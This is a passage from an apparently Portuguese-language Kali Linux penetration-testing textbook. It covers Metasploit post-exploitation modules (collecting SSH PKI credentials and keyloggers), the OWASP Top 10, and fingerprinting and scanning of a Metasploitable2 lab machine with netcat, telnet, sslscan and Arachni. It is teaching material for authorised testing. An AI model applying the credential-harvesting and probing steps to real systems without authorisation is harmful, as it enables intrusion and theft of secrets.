


Figura 9.15 – Shell de comandos.

Módulos para pós-exploração de falhas

Esses módulos são práticos para ter à mão e podem automatizar muitas das funções comuns necessárias para facilitar a preservação do acesso, por exemplo, para coletar senhas e certificados PKI, deixar keyloggers e ouvir conversas por meio de um possível microfone conectado. Os sistemas operacionais suportados estão listados do lado esquerdo, por módulo. Clique no hiperlink do módulo à direita para ativá-lo na sessão.

Como exemplo, vá para **Multi Gather OpenSSH PKI Credentials Collection** e clique no hiperlink localizado à direita da página web. Assim como ocorreu anteriormente com os módulos para exploração de falhas, uma visão geral do módulo estará disponível, além de um botão **Run Module** (Executar o módulo) na parte inferior. Veja a figura 9.16.




Figura 9.16 – Multi Gather OpenSSH PKI.

Clique no botão **Run Module**. Veja a Figura 9.17.




Figura 9.17 – Execução do módulo.

Na figura 9.17, o pentester pode observar o processo de cópia das credenciais PKI do SSH. Todos os arquivos baixados serão armazenados no diretório `/opt/metasploit/apps/pro/loot` (Figura 9.18).




Figura 9.18 – Loot.

A máquina virtual Metasploitable2 está propositadamente repleta de vulnerabilidades e não deverá ser usada nunca como um sistema operacional base. Reserve tempo para rever os recursos que acabaram de ser apresentados e veja quantas vulnerabilidades podem ser encontradas.

Exploração de falhas de servidor web e de aplicações web

Software é software. Não importa em que formato o código da aplicação está empacotado ou que funções ele disponibiliza: as vulnerabilidades sempre podem estar presentes. As aplicações web não são diferentes, exceto pelo fato de os web services apresentarem mais pontos de injeção de código disponíveis ao público na internet, o que torna possível aos invasores obter um ponto de entrada em um sistema de rede, desfigurar sites ou roubar informações sensíveis. Garantir a segurança do sistema operacional não basta. Se os próprios serviços que estiverem executando no servidor não forem seguros, a segurança física, o tempo investido e a prática de garantir a segurança do sistema operacional de nada irão valer.

OWASP

O OWASP (Open Web Application Security Project) é uma organização sem fins lucrativos que luta por melhorias na segurança de softwares. O OWASP disponibiliza uma lista anual contendo as dez vulnerabilidades mais comuns na web. Em 2013, as dez principais vulnerabilidades eram:

- A1 – Injection (Injeção)

  - Aqui estão incluídas as injeções de SQL, de OS e de LDAP como um todo.
- A2 – Broken Authentication and Session Management (Autenticação e gerenciamento de sessão com falhas)
- A3 – Cross-Site Scripting (XSS)
- A4 – Insecure Direct Object References (Referências não seguras e diretas a objetos)
- A5 – Security Misconfigurations (Configurações incorretas de segurança)
- A6 – Sensitive Data Exposure (Exposição de dados sensíveis)
- A7 – Missing Function Level Access Controls (Ausência de controles de acesso de nível de função)
- A8 – Cross-Site Request Forgery (CSRF)
- A9 – Using Components with Known Vulnerabilities (Uso de componentes com vulnerabilidades conhecidas)
- A10 – Unvalidated Redirects and Forwards (Redirecionamento e encaminhamentos sem validação)

Mais informações estão disponíveis em `https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`.

Além de disponibilizar relatórios, o OWASP contribui para difundir conhecimentos por meio de grupos de representantes locais constituídos por indivíduos da área de segurança em cada região. Os grupos de representantes locais do OWASP estão presentes em todo o mundo. Esses grupos discutem metodologias para testes, realizam treinamentos, desenvolvem aplicações web seguras, e assim por diante. Tornar-se membro de um grupo local é tão fácil quanto comparecer às reuniões do grupo. Acesse o site do OWASP e clique no link chamado **Chapters** para procurar os grupos que estão em sua região.

Testando aplicações web

O Kali Linux possui uma quantidade abundante de ferramentas prontamente disponíveis, mas o verdadeiro poder dessas ferramentas se evidencia somente quando elas são usadas de forma apropriada e na ordem correta. Ao testar aplicações web, a metodologia de teste não é diferente para as três primeiras fases da metodologia de hacking: reconhecimento, scanning e exploração de falhas. Em alguns casos, as fases quatro e cinco – preservação do acesso e ocultação das pistas, respectivamente – são incluídas; no entanto esse nem sempre é o caso. Além do mais, toda página em um site deve ser testada, e não apenas as homepages e os logins. Só porque o login de um site é seguro não significa que a porta estará fechada e que o teste tenha terminado: encontre uma janela. Se a janela estiver trancada, quebre-a com uma pedra. Com tantas vias para os invasores explorarem as falhas dos sites atualmente, nenhuma pedra pode ser menosprezada durante os testes.

Passo 1 – Análise manual

Um scan de portas pode informar que o serviço HTTP na porta 80 está ativo, mas isso não significa necessariamente que um site se encontra lá realmente. Abra um navegador e acesse o site para verificar se um web service está realmente servindo as páginas. Isso não vale somente para a porta 80; um scan de portas pode informar a existência de vários web services em várias portas além das portas 80 e 443. Acesse todos os links em um site, pois pode ser que já haja acesso disponível a informações sensíveis. Se

informações forem solicitadas pelos controles de acesso, por exemplo, se uma janela popup pedir o nome de um usuário e a senha, experimente usar um pequeno conjunto de palpites para as senhas (não mais do que dez) ou tecle **Esc** para ver se é possível passar diretamente pela autenticação. Abra o código-fonte de cada site e verifique as anotações feitas pelo desenvolvedor. O processo pode ser maçante e demorado, porém, em última instância, nenhuma ferramenta automatizada é capaz de identificar todas as vulnerabilidades. Uma análise manual de todas as páginas web representa um passo inicial muito importante.

Passo 2 – Fingerprinting (Identificação)

Uma análise manual de um site nem sempre informa qual é a aplicação web, o servidor web e o sistema operacional base. O fingerprinting pode ser usado para determinar todas as três informações no Kali Linux.

NetCat (nc)

O NetCat pode ser usado tanto como uma ferramenta de fingerprinting quanto como um dispositivo de escuta para esperar conexões de entrada. Para efetuar o fingerprinting de uma aplicação web, a sintaxe corresponde a:

```
nc {host} {porta}
:exemplo: nc 192.168.56.102 80
```

Esse comando fará o estabelecimento de uma conexão com o servidor web que está em 192.168.56.102, porém nada será retornado até que um comando seja enviado pela conexão a esse servidor. Há diferentes técnicas de fingerprinting no NetCat. O exemplo a seguir retorna os resultados de uma solicitação simples e nos permite determinar o servidor web e seu sistema operacional. Inicialmente, abra uma janela do terminal (Figura 9.19).

```
nc 192.168.56.102 80
Tecle Enter
HEAD / HTTP/1.0
Tecle Enter duas vezes.
```

A partir dos resultados retornados, podemos determinar que o servidor web é o Apache 2.2 executando no Ubuntu Linux, com versão de PHP 5.2.4-2ubuntu5.10 instalada. Conhecer essas informações ajudará um pentester a restringir melhor os possíveis ataques ao servidor web.




Figura 9.19 – Fingerprinting com o NetCat.

Telnet (telnet)

Assim como ocorre com o NetCat, o Telnet pode ser usado exatamente da mesma maneira para determinar informações sobre o sistema (Figura 9.20).

```
telnet {endereço_IP} {porta}
:exemplo: telnet 192.168.56.102:80
```




Figura 9.20 – Fingerprinting com o Telnet.

SSLScan (sslscan)

Quando os sites possuem certificados SSL, determinar qual é a criptografia SSL sendo usada, se houver, é sempre uma boa ideia. O SSLscan consulta os serviços SSL para SSLv2, SSLv3 e TLSv1, determina qualquer algoritmo de criptografia preferido e retorna o certificado SSL do servidor web. Esse certificado pode ser usado em ataques mais sofisticados, que estão além do escopo deste livro.

```
sslscan {endereço_IP}:{porta}
:exemplo: sslscan 192.168.56.102:8080
```

O Metasploitable2 não possui nenhum serviço com SSL no momento.

Passo 3 – Scanning

O scanning automático pode reduzir enormemente a quantidade de tempo necessária para identificar vulnerabilidades em qualquer sistema. Existem diversas aplicações projetadas para fazer o scan de servidores web; não conte com apenas uma aplicação. Nenhum sistema sozinho é capaz de incluir as centenas de milhares de verificações de segurança para identificar todas as vulnerabilidades do sistema. Certifique-se de executar pelo menos duas ou três dessas aplicações para obter uma boa base de referência contendo as vulnerabilidades do sistema.

Há alguns líderes no mercado de segurança quanto se trata de scanning automático. Gigantes como o Nessus, o Retina e o WebInspect são bons programas, mas podem ser muito caros. O Kali Linux é disponibilizado com várias alternativas leves e eficientes.

Arachni – Framework de scanner para segurança de aplicações web (mais informações em `http://www.arachni-scanner.com/`)

O scanner de aplicações web Arachni é uma ferramenta cheia de recursos, executada a partir de uma interface web muito semelhante à do Nessus da Tenable. Porém, de modo diferente do Nessus, o Arachni pode realizar um scan somente em um host e em uma porta de cada vez. Se houver muitos web services em execução em um host, que não sejam servidos pela mesma porta, então scans repetidos terão de ser disparados separadamente. Por exemplo, se `http://www.random-company.com/` estiver hospedando um web service na porta 80 e o phpMyAdmin na porta 443 (HTTPS), o scanner Arachni terá de ser executado duas vezes. Não é um sistema do tipo "dispare e esqueça". O Arachni também tem uma estrutura altamente configurável. Os plugins e as configurações do Arachni permitem um scanning preciso e todos os plugins estão habilitados por padrão. A geração de relatórios é muito simples e esses podem ser formatados de acordo com vários tipos diferentes de saída.

Usando o scanner Arachni em aplicações web

Clique em **Applications à Kali Linux à Web Applications à Web Vulnerability Scanners à arachnid_web** (Aplicações à Kali Linux à Aplicações web à Scanners de vulnerabilidades web à arachnid_web).

A janela aberta do terminal indica que o web service para o Arachni foi iniciado (Figura 9.21). Abra o IceWeasel e vá para `http://127.0.01:4567` para acessar a webUI (Figura 9.22)




Figura 9.21 – Iniciando o serviço Arachni.

Para iniciar um scan na máquina virtual Metasploitable2, digite `http://192.168.56.102` na caixa de texto para o URL e clique no botão **Launch Scan** (Iniciar scan), como mostrado na figura 9.23.

Figura 9.22 – Página web do Arachni.

